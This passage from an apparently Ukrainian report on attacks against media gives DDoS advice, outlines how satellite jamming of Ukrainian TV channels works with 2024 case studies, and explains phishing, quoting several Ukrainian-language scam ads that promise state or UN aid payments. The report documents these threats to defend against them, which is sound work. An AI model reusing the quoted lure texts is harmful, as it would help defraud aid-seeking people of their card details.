- **Cooperation with responsible authorities.** Cooperate with law enforcement to investigate and prosecute DDoS attackers. Collect all available information about the DDoS attack and contact the cyber police: https://ticket.cyberpolice.gov.ua/ and the Government Computer Emergency Response Team of Ukraine (CERT-UA): https://cert.gov.ua/contact-us.

- **Use new technological solutions and government resources.** Take advantage of available government resources and services to improve the security of your networks and systems. For example, in June 2024, the State Special Communications Service of Ukraine presented new technical solutions to protect government agencies from DDoS attacks.

- **Inform your audience.** Inform your audience about the fact of a DDoS attack on your resource and alternative information consumption platforms.

4.4.2. RECOMMENDATIONS FOR USERS

- **Use a variety of platforms to receive information.** If a media outlet's main website is down, check to see if it has active social media accounts or other platforms where it can continue to publish news. Many media outlets have backup channels on platforms such as Facebook, Instagram, X, etc. where they can quickly publish important news even in the event of technical problems with the main site and a DDoS attack.

- **Choose several reliable sources of information.** It's always a good idea to have a few trusted and reliable news sources that you trust. This applies to both traditional media and online resources. This way, if one of the resources becomes unavailable due to a DDoS attack or other reasons, you can turn to other sources and get up-to-date information.

- Follow updates directly from official bodies. In case of significant events or crises, the government and other official institutions often publish updates through their official channels or press releases. Checking these sources can help you get important information during a crisis.

- Do not click on suspicious links. Do not click on suspicious links, especially if they come from unknown sources or emails. This may be a way to get you involved in DDoS attacks without your knowledge.

5. JAMMING SATELLITE SIGNALS OF UKRAINIAN TV CHANNELS

5.1. MODUS OPERANDI OF SATELLITE SIGNAL JAMMING

1. Identification of target TV channels and satellites that broadcast them. The attackers identify specific satellites, such as Astra4A and Hotbird13E, that transmit signals for targeted Ukrainian TV channels.

2. Selection of the necessary equipment. Attackers use special equipment capable of sending more powerful signals at the same frequencies as the target satellites. This equipment can be stationary or mobile.

3. Broadcasting strong signals/interference. The equipment sends noise or another type of signals/interference to the satellite frequencies used by Ukrainian channels. This interference is so strong that it disrupts the original signal from the satellite and makes it difficult to transmit and receive.

4. Monitoring and adjustment. Attackers monitor the effectiveness of jamming and adjust the strength and type of the interference to prolong the destructive effect and counter any attempts by the satellite operator to circumvent the jamming.

5. Additional actions to broadcast propaganda. In some cases, attackers not only jam original signals but also replace them with their own content, spreading (pro)Russian disinformation or propaganda narratives.

Each of these steps involves the use of sophisticated technologies and requires significant resources. However, some states (such as Russia) are using them as a tool of cyberwarfare.

5.2. CASE STUDY: UKRAINIAN CHANNELS ON ASTRA4A AND HOTBIRD13E

Since the beginning of March 2024, Russia has intensified the process of jamming the satellite signals of Ukrainian TV channels broadcast via Astra4A and Hotbird13E satellites. These satellites belong to European telecommunications operators SES and Eutelsat.

In March, the satellite broadcasting operator SES Astra sent a letter to TV channels about the facts of deliberate interference with satellite broadcasts during the month, including jamming TV signals using another powerful source.


SES, a global holding company with a network of more than 70 satellites, takes appropriate measures to geolocate and document sources of interference in order to counteract them.

There is reason to believe that the jamming of satellite communications may be caused by stationary or mobile satellite communications stations located on enemy territory. The monitoring services of European satellite operators believe that this is a location in the Moscow region.

For example, on March 13, an attempt to jam the signal of the Suspilne satellite TV channels broadcast via the Astra satellite, such as Pershyi, Suspilne Kultura, Suspilne Krym, Suspilne Novyny, Suspilne Sport, and several radio stations, was identified. The Suspline reported that the signal was jammed from the Vedmezhi Ozera space communications center in the Moscow region. The channels were jammed for an hour, which led to a temporary loss of radio and television signals. Broadcasting was later restored.

A month later, on April 17, the broadcasting of 39 TV channels on the Astra 4A 11766 H transponder was suspended due to Russia's attempts to jam Ukraine's satellite broadcasting.

These restrictions affected, in particular, such channels as 1+1 Ukraine, 1+1 Marathon, 2+2, TET, Channel 24, Kvartal TV, Plus Plus, X Sport, ATR, and others.



https://www.lyngsat.com/muxes/Astra-4A_Europe-BSS_11766-H.html


	Channel Name		Video	VPID	APID	Lang.	Audio Text	Encryption	Package
1+1 МАРАФОН	1+1 Marafon	S	MPEG-4 SD	1001	1002	Ukr	AAC		
1+1 УКРАЇНА	1+1 Ukraina		MPEG-4 SD	1011	1012	Ukr	AAC		
KVARTAL TV	Kvartal TV		MPEG-4 SD	1081	1082 1083	Ukr Rus	AAC AAC	Verimatrix	Viasat Ukraina
TET	TET	S	MPEG-4 SD	1101	1102	Ukr	AAC		
ПЛЮС ПЛЮС	Plus Plus	S	MPEG-4 SD	1121	1122	Ukr	AAC		
бігуді	Bigudi	S	MPEG-4 SD	1141	1142	Ukr	AAC		
KVARTAL TV	Kvartal TV International		MPEG-4 SD	1171	1172 1173	Ukr Rus	AAC AAC	Verimatrix	Viasat Ukraina

Selected Ukrainian channels broadcast on Astra 4A 11766 H transponder.

Source:
Detector Media.

There are cases when attackers not only jam the satellite signal of the channels, but also start broadcasting their own content with propaganda narratives of the aggressor state.

For example, on May 9, several Ukrainian TV channels suffered hacker attacks, allegedly carried out by Russian groups to jam the satellite signal on the Astra satellite. Among the affected media outlets were the channels of StarLight Media and Inter media groups, the Suspline Movlennia, Dim and Apostrophe TV channels. Several Ukrainian channels broadcast the parade on Red Square in Moscow.



Broadcast of the May 9 parade in Moscow on one of the Ukrainian TV channels after the attack by perpetrators.

Source:
Detector Media.

5.3. RECOMMENDATIONS FOR MEDIA AND USERS TO COUNTERACT CHANNEL JAMMING

5.3.1. RECOMMENDATIONS FOR MEDIA

- **Constantly monitor and respond to jamming incidents.** Designate a responsible person to monitor the status of signals in real time and to respond quickly to any outages. If you detect signs of jamming, contact the Government Computer Emergency Response Team of Ukraine (CERT-UA): https://cert.gov.ua/contact-us.

- **Contact your satellite operator.** In case of problems with media broadcasting, you should immediately contact your satellite operator, such as SES and Eutelsat, to find out the cause of the broadcast interruption and discuss ways to resolve the problem. You should also consult with the operator potential measures to prevent similar incidents in the future.

- **Develop an action plan in case of channel jamming.** It is important to have a backup plan in case the TV is your main broadcast channel and is jammed. The plan may include the use of alternative satellites, as well as switching to internet or digital broadcasting.

- **Diversify your broadcast platforms.** Diversify your broadcasting platforms to minimize dependence on a single distribution channel. You can use the aforementioned online platforms, digital broadcasting, etc.

- **Cooperate with law enforcement.** Work with law enforcement to investigate and prosecute jamming attackers. Contact the cyber police: https://ticket.cyberpolice.gov.ua/.

5.3.2. RECOMMENDATIONS FOR USERS

To minimize the impact of jamming satellite signals for Ukrainian TV channels on information consumption, users can adhere to the following recommendations:

- **Get information from various broadcast sources.** This can include digital television (T2), cable/IPTV, and online platforms such as OTT (over-the-top) services, official TV channels websites, and their YouTube channels.

- **Follow the broadcasters' pages on social media and other official communication channels.** The official pages of TV channels are updated in real time and provide up-to-date information on the state of broadcasting and alternative sources of information in case of jamming.


- **Observe information hygiene.** Be critical of the information you receive, especially during times of information attacks. Check the news in several reliable sources before sharing them.

6. PHISHING AS A FORM OF DISINFORMATION IN THE UKRAINIAN DIGITAL SPACE

PHISHING IS A FORM OF CYBERATTACK USING SOCIAL ENGINEERING, IN WHICH AN ATTACKER DISGUISES HIMSELF AS A TRUSTWORTHY ENTITY AND LURES CONFIDENTIAL INFORMATION BY FORCING THE VICTIM TO PERFORM A CERTAIN ACTION (INSTALL SOMETHING, WRITE SOMETHING, PROVIDE THEIR DATA, ETC.).

6.1. MODUS OPERANDI OF PHISHING

The general phishing scheme looks like this:


Attacker sends an email to the victim
1
Attacker
Victim
2
Victim clicks on the email and goes to the phishing website
4
Attacker uses victim's credentials to access a website
Attacker collects victim's credentials
3
Phishing Website

How phishing works

Source: «Cloudflare».

First, the attacker sends a message to the victim, encouraging them to click on a malicious link. This link leads to a phishing site. The phishing site imitates a real website of a recognizable institution or service and requests confidential information: passwords, bank account information, etc. After entering and confirming the submission of confidential information, this data becomes available to the attacker, who uses it to log in to the real website of the institution or service — a bank (to steal money); social media platforms (to gain unauthorized access to the victim's account and ask friends for financial assistance), etc.

Phishing contains all the classic elements of disinformation, because it is :

- false;
- harmful;
- deliberately spread.

The most common phishing attacks can be divided into three categories:

- authentication data theft (the most widespread category);
- distribution of malicious attachments (malware);
- extortion scam (a demand to take certain actions under a threat).

In addition to the traditional methods of phishing attacks (sending malicious emails or messages to the victim), a new form of fraud has recently been gaining momentum — the dissemination of phishing links through targeted social media advertising. This is stated in a joint study by the Center for Strategic Communications and Information Security and the Center for Democracy and Rule of Law.


The scheme works as follows: first, scammers create a large-scale network of similar social media accounts (bots) using the same template. For example, at some point in time, numerous accounts were actively created under names that often consisted of a word, three or four letters, and a number. Examples include the botnets, such as "Radiant qt6" or "Charming qrt5". The attackers then used these fake pages (as well as hacked accounts of real users) to distribute phishing links to social media users through targeted ads.

The advertisements run by the attackers usually refer to alleged social payments from the Ukrainian government, Diia, and even the UN, NATO, Red Cross, etc. In order to receive the mythical payment, the victim is asked to go to a fraudulent website that imitates a government portal, another official resource, or a website created for the purpose of payment. The victim is then taken to a page that mimics a bank login, where they are asked to either enter the full details of the card to which the payment is supposed to be credited, or their phone number, password, and PIN (interfaces vary). The victim enters their data, confirms it, and then the fraudsters gain access to their card and withdraw funds.

The main reason for the success of phishing is the lack of digital literacy of the victim or their vulnerable psycho-emotional state caused by various circumstances: from the overload with current affairs to the consequences of shellings by Russia.

6.2 DYNAMICS OF PHISHING ATTACKS IN UKRAINIAN CYBERSPACE


Although Ukrainian cyberspace has long been plagued by phishing, the number of phishing attacks has increased significantly since the full-scale Russian invasion.
In the second half of 2023, the State Cyber Protection Centre noted a significant increase in phishing attacks by email threat category: from 955 recorded attacks in the third quarter of 2023 to 1731 attacks in the fourth quarter of 2024.



Breakdown of the number of processed phishing attacks by email threat category, 2023

Source: State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine 2023 Q4.

Increased activity of attackers is observed in social media platforms. The Center for Democracy and Rule of Law, as a trusted partner of Meta, monitors problems in the Ukrainian segment of social media platforms, such as Facebook and Instagram. Since the beginning of the full-scale invasion, experts have filed more than 1,300 requests to Meta's support service, more than half of which were related to fraud and phishing.



Overview of the interaction of CEDEM with the Meta support service, 2024

Source: CEDEM.

«Meta» responds to such requests quite quickly: on average, within a day. 99% of the Center for Democracy and Rule of Law's requests were approved. As a result, a number of phishing ads were removed, and the accounts that distributed them were blocked.

6.3. CASE STUDIES: THE MOST COMMON TYPES OF PHISHING SCHEMES IN UKRAINE


Attackers use a number of schemes to carry out phishing attacks. Below, we will review the most common ones.

6.3.1 RECEIVING FINANCIAL ASSISTANCE


The government's Computer Emergency Response Team of Ukraine (CERT-UA) has observed an increase in fraudulent pages on social media (especially Facebook). They often spread advertisements regarding monetary compensation, the eDopomoga platform, and financial assistance from various organizations and partners such as the UN, EU, Red Cross Society, etc.


The ads offer users to click on a link that leads to a phishing page where they can allegedly receive a payment. To do so, they have to provide personal information and make an additional payment (e.g. in the amount of 0 UAH) to confirm their card details. As a result, fraudsters obtain payment card details.

Below are examples of phishing for financial assistance on Facebook:



УВАГА! ФІШИНГ!
Профіль-одноденка
Закони ухвалює лише Верховна Рада України
Уряд (Кабінет Міністрів України) ухвалює постанови та розпорядження
Fantastic mkj!
Уряд України затвердив закон про виплати сім'ям, які захищають нашу країну на фронті!
Виплати сім'ям солдатів!
15 липня 2023 року Уряд України затвердив закон про ви...
Další informace
148
15 komentářů 16 sdílení
To se mi líbí
Okomentovat
Sdílet
МИ НЕ ЗАЛИШАЄМО СВІЙ НАРОД У БІДІ!
Куди?
ВАШ ЧОЛОВІК, СИН, БРАТ, БАТЬКО ПЕРЕБУВАЄ НА ФРОНТІ ПОНАД 6 МІСЯЦІВ?
Хто ми?

Source:
CEDEM
infographic.



Допомога українцям
Реклама
Громадяни України можуть отримати фінансову допомогу. Виплати від 7000 UAH.
Допомога
УКРАЇНЦІ МОЖУТЬ ОТРИМАТИ ВІД 7 ДО 100 ТИСЯЧ ГРИВЕНЬ КОМПЕНСАЦІЇ ВІД ЄВРОПЕЙСЬКОГО СУДУ З ПРАВ ЛЮДИНИ
Подробнее
Допомога 24
Реклама
UKRAINE
ЯК ОТРИМАТИ ГРОШОВУ ВИПЛАТУ ВІД 7400 ГРН
Подробнее
Термінові Новини Україна 24
Реклама
Громадяни України можуть отримати фінансову допомогу від ООН та Червоного Хреста. Виплати до 90 000 UAH.
Допомога
ICRC
Українці отримають фінансову допомогу від ООН та Червоного Хреста. Виплати до 90 000 грн.
Подробнее
Фонд Допомоги
Реклама
Українці отримають грошову допомогу від країн ЄС. Термінова перевірка карток для отримання. Повернення ПДВ за останні 3 роки відповідно до постанови 2/296к.
ДОМ
Фінансова допомога до 90000 грн. для кожного громадянина!
Подробнее


Допомога
Платформа «Допомога допомагає кожному, хто постраждав від російської агресії
Після третя хвиля виплат, всі українці можуть подати заявку на допомогу міжнародних організацій.
Грошова допомога: хто з українців її може отримати, де і яку суму
Міністерство соціальної політики України
Єдиний Компенсаційний Центр
Ви вже отримали компенсацію?
Перевірте наявність компенсації ПДВ в вашу адресу
>>>>>
<<<<<
Заповніть анкету отримувача грошового переказу
01
січень
1918
75 000 грн
EuroPay
Онлайн оплата
348 UAH
Оплатить

Source:
CERT-UA.


News for people
Реклама
Підписан Закон, який дозволяє всім українцям отримати компенсацію із конфіскованих активів РФ. Для отримання виплати необхідно пройти за посиланням та перевірити свою компенсацію.
Кожен житель України може отримати грошову допомогу від 7000 грн
UA MEDIA
Реклама
ПІДПИСАНО УКАЗ
ТЕРМІНОВА ПЕРЕВІРКА КАРТОК ДЛЯ ВИПЛАТ КОЖНОМУ ГРОМАДЯНИНУ ВІД 9800 ГРН
Подробнее
Новини
Реклама
